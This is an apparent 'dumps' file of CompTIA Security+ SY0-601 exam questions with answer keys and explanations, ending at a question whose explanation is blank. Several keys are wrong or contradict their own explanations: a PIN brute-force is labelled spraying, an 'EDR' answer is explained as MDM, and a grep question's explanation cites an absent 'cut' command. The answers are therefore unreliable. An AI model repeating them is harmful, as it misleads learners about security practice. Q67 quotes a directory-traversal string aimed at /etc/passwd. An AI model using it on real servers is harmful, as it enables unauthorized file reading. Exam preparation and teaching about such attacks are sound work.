

SY0-601 Dumps

CompTIA Security+ Exam

<https://www.certleader.com/SY0-601-dumps.html>



NEW QUESTION 1

- (Exam Topic 3)

A building manager is concerned about people going in and out of the office during non-working hours. Which of the following physical security controls would provide the best solution?

- A. Cameras
- B. Badges
- C. Locks
- D. Bollards

Answer: B

Explanation:

Badges are physical security controls that provide a way to identify and authenticate authorized individuals who need to access a building or a restricted area. Badges can also be used to track the entry and exit times of people and monitor their movements within the premises. Badges can help deter unauthorized access by requiring people to present a valid credential before entering or leaving the office. Badges can also help prevent tailgating, which is when an unauthorized person follows an authorized person through a door or gate. Badges can be integrated with other security systems, such as locks, alarms, cameras, or biometrics, to enhance the level of protection.

NEW QUESTION 2


- (Exam Topic 3)


A newly purchased corporate WAP needs to be configured in the MOST secure manner possible. INSTRUCTIONS

Please click on the below items on the network diagram and configure them accordingly:

- > WAP
- > DHCP Server
- > AAA Server
- > Wireless Controller
- > LDAP Server

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Wireless Access Point Network Mode – G only
Wireless Channel – 11
Wireless SSID Broadcast – disable
Security settings – WPA2 Professional

NEW QUESTION 3

- (Exam Topic 3)

A technician is setting up a new firewall on a network segment to allow web traffic to the internet while hardening the network. After the firewall is configured, users receive errors stating the website could not be located. Which of the following would best correct the issue?

- A. Setting an explicit deny to all traffic using port 80 instead of 443
- B. Moving the implicit deny from the bottom of the rule set to the top
- C. Configuring the first line in the rule set to allow all traffic
- D. Ensuring that port 53 has been explicitly allowed in the rule set

Answer: D

Explanation:

Port 53 is the default port for DNS traffic. If the firewall is blocking port 53, then users will not be able to resolve domain names and will receive errors stating that the website could not be located.

The other options would not correct the issue. Setting an explicit deny to all traffic using port 80 instead of 443 would block all HTTP traffic, not just web traffic. Moving the implicit deny from the bottom of the rule set to the top would make the deny rule more restrictive, which would not solve the issue. Configuring the first line in the rule set to allow all traffic would allow all traffic, including malicious traffic, which is not a good security practice.

Therefore, the best way to correct the issue is to ensure that port 53 has been explicitly allowed in the rule set. Here are some additional information about DNS traffic:

- > DNS traffic is used to resolve domain names to IP addresses.
- > DNS traffic is typically unencrypted, which makes it vulnerable to eavesdropping.
- > There are a number of ways to secure DNS traffic, such as using DNS over HTTPS (DoH) or DNS over TLS (DoT).

NEW QUESTION 4

- (Exam Topic 3)

A security analyst is investigating what appears to be unauthorized access to a corporate web application. The security analyst reviews the web server logs and finds the following entries:

```
106.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /login?username=admin&pin=0000 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:01:21 +0100] "GET /login?username=admin&pin=0001 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:01:52 +0100] "GET /login?username=admin&pin=0002 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:02:18 +0100] "GET /login?username=admin&pin=0003 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:02:18 +0100] "GET /login?username=admin&pin=0004 HTTP/1.1" 200 11705
"http://www.example.com/login.php"
```

Which of the following password attacks is taking place?

- A. Dictionary
- B. Brute-force
- C. Rainbow table
- D. Spraying

Answer: D

Explanation:

Spraying is a password attack that involves trying a few common passwords against a large number of usernames. Spraying is different from brute-force attacks, which try many possible passwords against one username, or dictionary attacks, which try a list of words from a dictionary file against one username. Spraying is often used when the web application has a lockout policy that prevents multiple failed login attempts for the same username. Spraying can be detected by looking for patterns of failed login attempts from the same source IP address with different usernames and the same or similar passwords.

NEW QUESTION 5

- (Exam Topic 3)

While troubleshooting a firewall configuration, a technician determines that a "deny any" policy should be added to the bottom of the ACL. The technician updates the policy, but the new policy causes several company servers to become unreachable. Which of the following actions would prevent this issue?

- A. Documenting the new policy in a change request and submitting the request to change management
- B. Testing the policy in a non-production environment before enabling the policy in the production network
- C. Disabling any intrusion prevention signatures on the "deny any" policy prior to enabling the new policy
- D. Including an "allow any" policy above the "deny any" policy

Answer: B

Explanation:

Testing the policy in a non-production environment before enabling the policy in the production network would prevent the issue of making several company servers unreachable. A non-production environment is a replica of the production network that is used for testing, development, or training purposes. By testing the policy in a non-production environment, the technician can verify the functionality and impact of the policy without affecting the real network or users. This can help to identify and resolve any errors or conflicts before applying the policy to the production network. Testing the policy in a non-production environment can also help to ensure compliance with security standards and best practices.

NEW QUESTION 6

- (Exam Topic 3)

Which of the following is a primary security concern for a company setting up a BYOD program?

- A. End of life
- B. Buffer overflow
- C. VM escape
- D. Jailbreaking

Answer: D

Explanation:

Jailbreaking is a process of bypassing or removing the manufacturer-imposed restrictions on a mobile device's operating system, allowing users to install unauthorized applications, modify settings, etc. It is a primary security concern for setting up a BYOD program because it can expose the device and its data to malware, vulnerabilities, unauthorized access, etc.

NEW QUESTION 7

- (Exam Topic 3)

Which Of the following best ensures minimal downtime for organizations vÃh critical computing equipment located in earthquake-prone areas?

- A. Generators and UPS
- B. Off-site replication
- C. Additional warm site
- D. Local

Answer: B

Explanation:

Off-site replication is a process of copying and storing data in a remote location that is geographically separate from the primary site. It can ensure minimal downtime for organizations with critical computing equipment located in earthquake-prone areas by providing a backup copy of data that can be accessed and restored in case of a disaster or disruption at the primary site.

NEW QUESTION 8

- (Exam Topic 3)

Which of the following roles is responsible for defining the protection type and Classification type for a given set of files?

- A. General counsel
- B. Data owner
- C. Risk manager
- D. Chief Information Officer

Answer: B

Explanation:

Data owner is the role that is responsible for defining the protection type and classification type for a given set of files. Data owner is a person in the organization who is accountable for a certain set of data and determines how it should be protected and classified. General counsel is the role that provides legal advice and guidance to the organization. Risk manager is the role that identifies, analyzes, and mitigates risks to the organization. Chief Information Officer is the role that oversees the information technology strategy and operations of the organization

<https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/data-roles-and-responsibilities/>

NEW QUESTION 9

- (Exam Topic 3)

A company recently experienced a significant data loss when proprietary information was leaked to a competitor. The company took special precautions by using proper labels; however, email filter logs do not have any record of the incident. An investigation confirmed the corporate network was not breached, but documents were downloaded from an employee's COPE tablet and passed to the competitor via cloud storage. Which of the following is the best mitigation strategy to prevent this from happening in the future?

- A. User training
- B. CAsB
- C. MDM
- D. EDR

Answer: D

Explanation:

MDM stands for mobile device management, which is a solution that allows organizations to manage and secure mobile devices used by employees. MDM can help prevent data loss and leakage by enforcing policies and restrictions on the devices, such as encryption, password, app installation, remote wipe, and so on. MDM can also monitor and audit the device activity and compliance status. MDM can be the best mitigation strategy to prevent data leakage from an employee's COPE tablet via cloud storage, as it can block or limit the access to cloud services, or apply data protection measures such as containerization or encryption.

References:

➤ <https://www.blackberry.com/us/en/solutions/corporate-owned-personally-enabled>

➤ <https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/mobile-device-management/>

NEW QUESTION 10

- (Exam Topic 3)

A company wants to deploy decoy systems alongside production systems in order to entice threat actors and to learn more about attackers. Which of the following best describes these systems?

- A. DNS sinkholes
- B. Honey pots
- C. Virtual machines
- D. Neural networks

Answer: B

Explanation:

Honey pots are decoy systems or resources that are designed to attract and deceive threat actors and to learn more about their motives, techniques, etc. They can be deployed alongside production systems to create an illusion of a vulnerable target and divert attacks away from the real systems. They can also collect valuable information and evidence about the attackers and their activities for further analysis or prosecution.

NEW QUESTION 10

- (Exam Topic 3)

Which of the following describes the exploitation of an interactive process to gain access to restricted areas?

- A. Persistence
- B. Port scanning
- C. Privilege escalation
- D. Pharming

Answer: C

Explanation:

Privilege escalation describes the exploitation of an interactive process to gain access to restricted areas. It is a type of attack that allows a normal user to obtain higher privileges or access rights on a system or network, such as administrative or root access. Privilege escalation can be achieved by exploiting a vulnerability, design flaw, or misconfiguration in the system or application. Privilege escalation can allow an attacker to perform unauthorized actions, such as accessing sensitive data, installing malware, or compromising other systems. References:

➤ <https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/privilege-escalation-3/>

➤ <https://www.linkedin.com/learning/comptia-security-plus-sy0-601-cert-prep-2-secure-code-design-and-im>

NEW QUESTION 15

- (Exam Topic 3)

A user received an SMS on a mobile phone that asked for bank details. Which of the following social engineering techniques was used in this case?

- A. SPIM
- B. Vishing
- C. Spear phishing
- D. Smishing

Answer: D

Explanation:

Smishing is a type of social engineering technique that involves sending fraudulent or malicious text messages (SMS) to a user's mobile phone. It can trick the user into providing personal or financial information, clicking on malicious links, downloading malware, etc., by impersonating a legitimate entity or creating a sense of urgency or curiosity.

NEW QUESTION 20

- (Exam Topic 3)

During an assessment, a systems administrator found several hosts running FTP and decided to immediately block FTP communications at the firewall. Which of the following describes the greatest risk associated with using FTP?

- A. Private data can be leaked
- B. FTP is prohibited by internal policy.
- C. Users can upload personal files
- D. Credentials are sent in cleartext.

Answer: D

Explanation:

Credentials are sent in cleartext is the greatest risk associated with using FTP. FTP is an old protocol that does not encrypt the data or the credentials that are transmitted over the network. This means that anyone who can capture the network traffic can see the usernames and passwords of the FTP users, as well as the files they are transferring. This can lead to data breaches, identity theft, and unauthorized access. Private data can be leaked (Option A) is a possible consequence of using FTP, but not the root cause of the risk. FTP is prohibited by internal policy (Option B) is a compliance issue, but not a technical risk. Users can upload personal files (Option C) is a management issue, but not a security risk

<https://www.infosecrain.com/blog/comptia-security-sy0-601-domain-5-governance-risk-and-compliance/>

NEW QUESTION 24

- (Exam Topic 3)

A security architect is designing a remote access solution for a business partner. The business partner needs to access one Linux server at the company. The business partner wants to avoid managing a password for authentication and additional software installation. Which of the following should the architect recommend?

- A. Soft token
- B. Smart card
- C. CSR
- D. SSH key

Answer: D

Explanation:

SSH key is a pair of cryptographic keys that can be used for authentication and encryption when connecting to a remote Linux server via SSH protocol. SSH key authentication does not require a password and is more secure than password-based authentication. SSH key authentication also does not require additional software installation on the client or the server, as SSH is a built-in feature of most Linux distributions. A business partner can generate an SSH key pair on their own computer and send the public key to the company, who can then add it to the `authorized_keys` file on the Linux server. This way, the business partner can access the Linux server without entering a password or installing any software

NEW QUESTION 26

- (Exam Topic 3)

Which of the following supplies non-repudiation during a forensics investigation?

- A. Dumping volatile memory contents first
- B. Duplicating a drive with dd
- C. Using a SHA-2 signature of a drive image
- D. Logging everyone in contact with evidence
- E. Encrypting sensitive data

Answer: C

Explanation:

Using a SHA-2 signature of a drive image is a way to supply non-repudiation during a forensics investigation, as it can verify the integrity and authenticity of the data captured in the image. SHA-2 is a family of secure hash algorithms that can produce a unique and fixed-length digest of any input data. By hashing the drive image and comparing the signature with the original hash, the investigator can prove that the image has not been altered or tampered with since the time of acquisition. This can also help to identify the source of the data and prevent any denial from the suspect. References:

➤ <https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/managing-evidence/>

➤ <https://www.skillssoft.com/course/comptia-security-incident-response-digital-forensics-supporting-investig>

NEW QUESTION 31

- (Exam Topic 3)

A report delivered to the Chief Information Security Officer (CISO) shows that some user credentials could be exfiltrated. The report also indicates that users tend

to choose the same credentials on different systems and applications. Which of the following policies should the CISO use to prevent someone from using the exfiltrated credentials?

- A. MFA
- B. Lockout
- C. Time-based logins
- D. Password history

Answer: A

Explanation:

MFA stands for multi-factor authentication, which is a method of verifying a user's identity using two or more factors, such as something you know (e.g., password), something you have (e.g., token), or something you are (e.g., biometrics). MFA can prevent someone from using the exfiltrated credentials, as they would need to provide another factor besides the username and password to access the system or application. MFA can also alert the legitimate user of an unauthorized login attempt, allowing them to change their credentials or report the incident. References:

- > <https://www.comptia.org/certifications/security>
- > <https://www.youtube.com/watch?v=yCJyPPvM-xg>
- > <https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/multi-factor-authentication-5/>

NEW QUESTION 35

- (Exam Topic 3)

Which of the following can best protect against an employee inadvertently installing malware on a company system?

- A. Host-based firewall
- B. System isolation
- C. Least privilege
- D. Application allow list

Answer: C

Explanation:

Least privilege is a security principle that states that users should only be granted the permissions they need to do their job. This helps to protect against malware infections by preventing users from installing unauthorized software.

A host-based firewall can help to protect against malware infections by blocking malicious traffic from reaching a computer. However, it cannot prevent a user from installing malware if they have the necessary permissions.

System isolation is the practice of isolating systems from each other to prevent malware from spreading. This can be done by using virtual machines or network segmentation. However, system isolation can be complex and expensive to implement.

An application allow list is a list of applications that are allowed to run on a computer. This can help to prevent malware infections by preventing users from running unauthorized applications. However, an application allow list can be difficult to maintain and can block legitimate applications.

Therefore, the best way to protect against an employee inadvertently installing malware on a company system is to use the principle of least privilege. This will help to ensure that users only have the permissions they need to do their job, which will reduce the risk of malware infections.

Here are some additional benefits of least privilege:

- > It can help to improve security by reducing the attack surface.
- > It can help to simplify security management by reducing the number of permissions that need to be managed.
- > It can help to improve compliance by reducing the risk of data breaches.

NEW QUESTION 37

- (Exam Topic 2)

An account was disabled after several failed and successful login connections were made from various parts of the world at various times. A security analyst is investigating the issue. Which of the following account policies most likely triggered the action to disable the

- A. Time based logins
- B. Password history
- C. Geofencing
- D. Impossible travel time

Answer: D

Explanation:

Impossible travel time is a policy that detects and blocks login attempts from locations that are geographically impossible to reach from the previous login location within a certain time frame. For example, if a user logs in from New York and then tries to log in from Tokyo within an hour, the policy would flag this as impossible travel time and disable the account. This policy helps prevent unauthorized access from compromised credentials or attackers using proxy servers. References: 1 CompTIA Security+ Certification Exam Objectives

page 6, Domain 1.0: Attacks, Threats, and Vulnerabilities, Objective 1.2: Compare and contrast different types of social engineering techniques 2

CompTIA Security+ Certification Exam Objectives, page 14, Domain 3.0:

Implementation, Objective 3.4: Implement identity and account management controls 3

<https://docs.microsoft.com/en-us/azure/active-directory/identity-protection/howto-sign-in-risk-policy#impossi>

NEW QUESTION 42

- (Exam Topic 2)

A security administrator is evaluating remote access solutions for employees who are geographically dispersed. Which of the following would provide the MOST secure remote access? (Select TWO).

- A. IPSec
- B. SFTP
- C. SRTP
- D. LDAPS
- E. S/MIME

F. SSL VPN

Answer: AF

Explanation:

IPSec (Internet Protocol Security) is a technology that provides secure communication over the internet by encrypting traffic and authenticating it at both the sender and receiver. It can be used to create secure tunnels between two or more devices, allowing users to access resources securely and privately. SSL VPN (Secure Sockets Layer Virtual Private Network) is a type of VPN that uses an SSL/TLS connection to encrypt traffic between two or more devices. It is a secure and reliable solution for providing remote access, as all traffic is encrypted and authenticated. Additionally, SSL VPNs can also be used to restrict access to certain websites and services, making them a secure and robust solution for remote access.

NEW QUESTION 44

- (Exam Topic 2)

A security operations technician is searching the log named /var/messages for any events that were associated with a workstation with the IP address 10.1.1.1. Which of the following would provide this information?

- A. `cat /var/messages | grep 10.1.1.1`
- B. `grep 10.1.1.1 | cat /var/messages`
- C. `grep /var/messages | cat 10.1.1.1`
- D. `cat 10.1.1.1 | grep /var/messages`

Answer: A

Explanation:

The `cat` command reads the file and streams its content to standard output. The `|` symbol connects the output of the left command with the input of the right command. The `grep` command returns all lines that match the regex. The `cut` command splits each line into fields based on a delimiter and extracts a specific field.

NEW QUESTION 49

- (Exam Topic 2)

A desktop computer was recently stolen from a desk located in the lobby of an office building. Which of the following would be the best way to secure a replacement computer and deter future theft?

- A. Installing proximity card readers on all entryway doors
- B. Deploying motion sensor cameras in the lobby
- C. Encrypting the hard drive on the new desktop
- D. Using cable locks on the hardware

Answer: D

Explanation:

Using cable locks on the hardware can be an effective way to secure a desktop computer and deter future theft. Cable locks are physical security devices that attach to the computer case and to a nearby stationary object, such as a desk or wall. This makes it more difficult for a thief to remove the computer without damaging it or attracting attention.

Installing proximity card readers on all entryway doors can enhance physical security by limiting access to authorized individuals. Deploying motion sensor cameras in the lobby can also help deter theft by capturing images of any unauthorized individuals entering the premises or attempting to steal the computer. Encrypting the hard drive on the replacement desktop can also help protect sensitive data in the event of theft, but it does not provide physical security for the device itself.

NEW QUESTION 54

- (Exam Topic 2)

Security engineers are working on digital certificate management with the top priority of making administration easier. Which of the following certificates is the best option?

- A. User
- B. Wildcard
- C. Self-signed
- D. Root

Answer: B

Explanation:

A wildcard certificate is a type of digital certificate that can be used to secure multiple subdomains under a single domain name. For example, a wildcard certificate for `*.example.com` can be used to secure `www.example.com`, `mail.example.com`, `blog.example.com`, etc. A wildcard certificate can make administration easier by reducing the number of certificates that need to be issued, managed, and renewed. It can also save costs and simplify configuration.

NEW QUESTION 56

- (Exam Topic 2)

An employee's laptop was stolen last month. This morning, the was returned by the A cybersecurity analyst retrieved laptop and has since cybersecurity incident checklist Four incident handlers are responsible for executing the checklist. Which of the following best describes the process for evidence collection assurance?

- A. Time stamp
- B. Chain of custody
- C. Admissibility
- D. Legal hold

Answer: B

Explanation:

Chain of custody is a process that documents the chronological and logical sequence of custody, control, transfer, analysis, and disposition of materials, including physical or electronic evidence. Chain of custody is important to ensure the integrity and admissibility of evidence in legal proceedings. Chain of custody can help evidence collection assurance by providing proof that the evidence has been handled properly and has not been tampered with or contaminated.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.thoughtco.com/chain-of-custody-4589132>

NEW QUESTION 59

- (Exam Topic 2)

An attacker is using a method to hide data inside of benign files in order to exfiltrate confidential data. Which of the following is the attacker most likely using?

- A. Base64 encoding
- B. Steganography
- C. Data encryption
- D. Perfect forward secrecy

Answer: B

Explanation:

Steganography is a technique for hiding data inside of benign files such as images, audio, or video. This can be used to exfiltrate confidential data without raising suspicion or detection.

References: How to Hide Files Inside Files [Images, Folder] - Raymond.CC Blog; How to Hide Data in a Secret Text File Compartment - How-To Geek; How to Hide Data Within an Image - Medium

NEW QUESTION 62

- (Exam Topic 2)

A company that provides an online streaming service made its customers' personal data including names and email addresses publicly available in a cloud storage service. As a result, the company experienced an increase in the number of requests to delete user accounts. Which of the following best describes the consequence of this data disclosure?

- A. Regulatory fines
- B. Reputation damage
- C. Increased insurance costs
- D. Financial loss

Answer: B

Explanation:

Reputation damage Short explanation

Reputation damage is the loss of trust or credibility that a company suffers when its customers' personal data is exposed or breached. This can lead to customer dissatisfaction, loss of loyalty, and requests to delete user accounts. References: <https://www.comptia.org/content/guides/what-is-cybersecurity>

NEW QUESTION 67

- (Exam Topic 2)

A security analyst reviews web server logs and finds the following string galleries?file—. /./././././ . / . /etc/passwd
Which of the following attacks was performed against the web server?

- A. Directory traversal
- B. CSRF
- C. Pass the hash
- D. SQL injection

Answer: A

Explanation:

Directory traversal is an attack that exploits a vulnerability in a web application or a file system to access files or directories that are outside the intended scope. The attacker can use special characters, such as `../` or `..\`, to navigate through the directory structure and access restricted files or directories.

NEW QUESTION 69

- (Exam Topic 2)

Which of the following would most likely include language prohibiting end users from accessing personal email from a company device?

- A. SLA
- B. BPA
- C. NDA
- D. AUP

Answer: D

Explanation:

AUP or Acceptable Use Policy is a document that defines the rules and guidelines for using a company's IT resources, such as devices, networks, internet, email, etc. It usually includes language prohibiting end users from accessing personal email from a company device, as well as other activities that may compromise security or productivity.

<https://www.thesecuritybuddy.com/governance-risk-and-compliance/what-are-sla-mou-bpa-and-nda/> 3:

<https://www.professormesser.com/security-plus/sy0-501/agreement-types/> 1: <https://www.techopedia.com/definition/2471/acceptable-use-policy-aup>

NEW QUESTION 74

- (Exam Topic 2)

A company has numerous employees who store PHI data locally on devices. The Chief Information Officer wants to implement a solution to reduce external

exposure of PHI but not affect the business.

The first step the IT team should perform is to deploy a DLP solution:

- A. for only data in transit.
- B. for only data at rest.
- C. in blocking mode.
- D. in monitoring mode.

Answer: D

Explanation:

A DLP solution in monitoring mode is a good first step to deploy for data loss prevention. It allows the IT team to observe and analyze the data flows and activities without blocking or interfering with them. It helps to identify the sources and destinations of sensitive data, the types and volumes of data involved, and the potential risks and violations. It also helps to fine-tune the DLP policies and rules before switching to blocking mode, which can disrupt business operations if not configured properly.

NEW QUESTION 77

- (Exam Topic 2)

Which of the following should a Chief Information Security Officer consider using to take advantage of industry standard guidelines?

- A. SSAE SOC 2
- B. GDPR
- C. PCI DSS
- D. NIST CSF

Answer: D

Explanation:

NIST CSF (National Institute of Standards and Technology Cybersecurity Framework) is a set of guidelines and best practices for managing cybersecurity risks. It is based on existing standards, guidelines, and practices that are widely recognized and applicable across different sectors and organizations. It provides a common language and framework for understanding, communicating, and managing cybersecurity risks. References: 1 CompTIA Security+ Certification Exam Objectives, page 7, Domain 1.0: Attacks, Threats, and Vulnerabilities, Objective 1.4: Explain the techniques used in security assessments 2 CompTIA Security+ Certification Exam Objectives, page 8, Domain 2.0: Architecture and Design, Objective 2.1: Explain the importance of secure staging deployment concepts 3 <https://www.nist.gov/cyberframework>

NEW QUESTION 80

- (Exam Topic 2)

An upcoming project focuses on secure communications and trust between external parties. Which of the following security components will need to be considered to ensure a chosen trust provider IS used and the selected option is highly scalable?

- A. Self-signed certificate
- B. Certificate attributes
- C. Public key Infrastructure
- D. Domain validation

Answer: C

Explanation:

PKI is a security technology that enables secure communication between two parties by using cryptographic functions. It consists of a set of components that are used to create, manage, distribute, store, and revoke digital certificates. PKI provides a secure way to exchange data between two parties, as well as a trust provider to ensure that the data is not tampered with. It also helps to create a highly scalable solution, as the same certificate can be used for multiple parties. According to the CompTIA Security+ Study Guide, "PKI is a technology used to secure communications between two external parties. PKI is based on the concept of digital certificates, which are used to authenticate the sender and recipient of a message. PKI provides a trust provider to ensure that the digital certificate is valid and has not been tampered with. It also provides a scalable solution, as multiple parties can use the same certificate."

NEW QUESTION 85

- (Exam Topic 2)

A systems engineer thinks a business system has been compromised and is being used to exfiltrate data to a competitor. The engineer contacts the CSIRT. The CSIRT tells the engineer to immediately disconnect the network cable and to not do anything else. Which of the following is the most likely reason for this request?

- A. The CSIRT thinks an insider threat is attacking the network
- B. Outages of business-critical systems cost too much money
- C. The CSIRT does not consider the systems engineer to be trustworthy
- D. Memory contents including files and malware are lost when the power is turned off

Answer: D

Explanation:

